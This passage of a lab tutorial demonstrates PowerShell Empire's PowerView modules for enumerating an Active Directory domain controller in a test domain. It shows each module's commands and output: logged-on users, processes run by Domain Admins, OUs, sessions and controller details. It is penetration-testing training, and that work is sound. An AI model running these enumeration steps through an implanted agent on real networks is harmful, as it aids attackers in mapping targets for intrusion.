serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=us,DC=syberoff
                                ense,DC=com
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=us,DC=syberoffense,DC=com
objectclass                   : {top, person, organizationalPerson, user ... }
lastlogontimestamp            : 4/28/2021 10:53:34 PM
name                          : DC1
objectsid                     : S-1-5-21-1769890226-2248812718-1874296982-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 4/29/2021 5:53:34 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2016 Standard Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=us,DC=syberoffense,DC=com
objectguid                    : f51b0604-2918-4f6c-b58e-fe73390475ec
operatingsystemversion        : 10.0 (14393)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=us,DC=syberoffense,DC=com
dscorepropagationdata         : {11/5/2019 5:31:55 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.us.syberoffense.com,
```

The output also tells the attacker the last time when the target machine was logged off. This can also help differentiate among users. Some other extracted information includes the badpwdcount that tells the number of times an incorrect password was attempted on that particular machine. Then we have the **when-created** option that can help the attacker figure out the older accounts and relatively new users created on the target machine.

Get Loggedon

To enumerate users on the local or remote machine, the attacker can take advantage of the **GetLoggedon** module. It should be noted that Administrative Rights are required to use this module. This module will extract the users that are currently logged on to the domain.


usemodule situational_awareness/network/powerview/get_loggedon


```
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_loggedon
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 3
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_loggedon
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) >
Job started: 9DWS3P


UserName      LogonDomain   AuthDomains LogonServer ComputerName
--------      -----------   ----------- ----------- ------------
Administrator syberoffense              DC1         localhost
DC1$          syberoffense                          localhost
DC1$          syberoffense                          localhost
DC1$          syberoffense                          localhost
```

Process Hunter

The **`Process Hunter`** module is an interesting one as it enumerates the running process on the target machine. It can help the attacker deduce a lot about its target. It can extract information about any services that might be vulnerable. It can tell if any process is running with elevated privileges. It also shows the Process ID of the process. If the attacker has access to that process, they may be able to stop or restart the process.

`usemodule situational_awareness/network/powerview/process_hunter`




```
(Empire: powershell/situational_awareness/network/powerview/get_loggedon) > interact dc2016
(Empire: dc2016) > usemodule situational_awareness/network/powerview/process_hunter
(Empire: powershell/situational_awareness/network/powerview/process_hunter) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 4
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/process_hunter
(Empire: powershell/situational_awareness/network/powerview/process_hunter) >
Job started: YR3C1K

Name                           Value
----                           -----
Recurse                        True
Identity                       {Domain Admins}

ComputerName : DC1.us.syberoffense.com
ProcessName  : RuntimeBroker.exe
ProcessID    : 3732
Domain       : syberoffense
User         : Administrator


ComputerName : DC1.us.syberoffense.com
ProcessName  : sihost.exe
ProcessID    : 3388
Domain       : syberoffense
User         : Administrator


ComputerName : DC1.us.syberoffense.com
ProcessName  : svchost.exe
```

Get OU

OUs are the smallest unit in the Active Directory system. OU is abbreviated for Organizational Unit. OUs are containers for users, groups, and computers, and they exist within a domain. OUs are helpful when an administrator wants to deploy Group Policy settings to a subset of users, groups, and computers within the domain. OUs also allows Administrators to delegate admin tasks to users/groups without having to make him/her an administrator of the directory.

To Enumerate, Choose the Agent and then Load the module using the **`usemodule`** command. Then **`execute`** the command.


`usemodule situational_awareness/network/powerview/get_ou`


```
(Empire: powershell/situational_awareness/network/powerview/process_hunter) > interact dc2016
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_ou
(Empire: powershell/situational_awareness/network/powerview/get_ou) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 6
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_ou
(Empire: powershell/situational_awareness/network/powerview/get_ou) >
Job started: YUHZ3N


usncreated             : 6031
systemflags            : -1946157056
iscriticalsystemobject : True
gplink                 : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=us,DC=syberoffense,D
                         C=com;0]
whenchanged            : 11/5/2019 1:29:28 AM
objectclass            : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged             : 6031
dscorepropagationdata  : {11/5/2019 5:31:55 PM, 1/1/1601 12:00:01 AM}
name                   : Domain Controllers
description            : Default container for domain controllers
distinguishedname      : OU=Domain Controllers,DC=us,DC=syberoffense,DC=com
ou                     : Domain Controllers
whencreated            : 11/5/2019 1:29:28 AM
instancetype           : 4
objectguid             : fdb30a85-e3fe-452d-83e0-0f2561461665
objectcategory         : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=us,DC=syberoffense,DC=com
```

Get Session

The **Get Session** module can enumerate the sessions that are generated inside a Domain. Upon running this module, the attacker can extract the session information for the local or a remote machine.


usemodule situational_awareness/network/powerview/get_session


```
(Empire: powershell/situational_awareness/network/powerview/get_ou) > interact dc2016
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_session
(Empire: powershell/situational_awareness/network/powerview/get_session) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 7
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_session
(Empire: powershell/situational_awareness/network/powerview/get_session) >
Job started: YN3RHD


CName                        UserName       Time IdleTime ComputerName
-----                        --------       ---- -------- ------------
\\[fe80::b486:dc09:20e9:afa7] DC1$          34901      132 localhost
\\[::1]                      Administrator     0        0 localhost
```

Get Domain Controller

The **Get DomainController**. This provides the information of the server device instead of the domain. When an attacker wants to extract data about the Domain Controller, then this tool can be used. This module pulls the Forest Information, along with the Time and Date configured on the Server. It shows us the OS Version that can help in the search for Kernel Exploits. Lastly, the attacker has the IP Addressing data with the Inbound and Outbound connections.

usemodule situational_awareness/network/powerview/get_domain_controller



```
(Empire: powershell/situational_awareness/network/powerview/get_session) > interact dc2016
(Empire: dc2016) > usemodule situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) > execute
[*] Tasked XYDB1VPW to run TASK_CMD_JOB
[*] Agent XYDB1VPW tasked with task ID 8
[*] Tasked agent dc2016 to run module powershell/situational_awareness/network/powerview/get_domain_controller
(Empire: powershell/situational_awareness/network/powerview/get_domain_controller) >
Job started: TC3N9V



Forest                     : us.syberoffense.com
CurrentTime                : 4/30/2021 12:09:20 PM
HighestCommittedUsn        : 205045
OSVersion                  : Windows Server 2016 Standard Evaluation
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole ... }
Domain                     : us.syberoffense.com
IPAddress                  : fe80::b486:dc09:20e9:afa7%4
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {b9739295-b148-4fee-8758-11fdace4a4ac}
OutboundConnections        : {1aae4aaf-82c7-4a7f-9692-8dfe652e23a8}
Name                       : DC1.us.syberoffense.com
Partitions                 : {DC=us,DC=syberoffense,DC=com, CN=Configuration,DC=us,DC=syberoffense,DC=com,
                             CN=Schema,CN=Configuration,DC=us,DC=syberoffense,DC=com,
                             DC=DomainDnsZones,DC=us,DC=syberoffense,DC=com ... }

Forest                     :
CurrentTime                :
HighestCommittedUsn        :
OSVersion                  :
Roles                      :
Domain                     :
IPAddress                  : 192.168.145.21
```

Summary –

Enumeration forms a critical step in the ethical hacking process for obtaining information needed for the continuing steps – maintaining access and covering our tracks. There are many techniques for enumerating a target. Various tools depending on the use case available for enumeration, including port scanning and NetBIOS. In this lab, you learned how to use PowerShell Empire to enumerate an Active Directory domain controller.

End of the lab!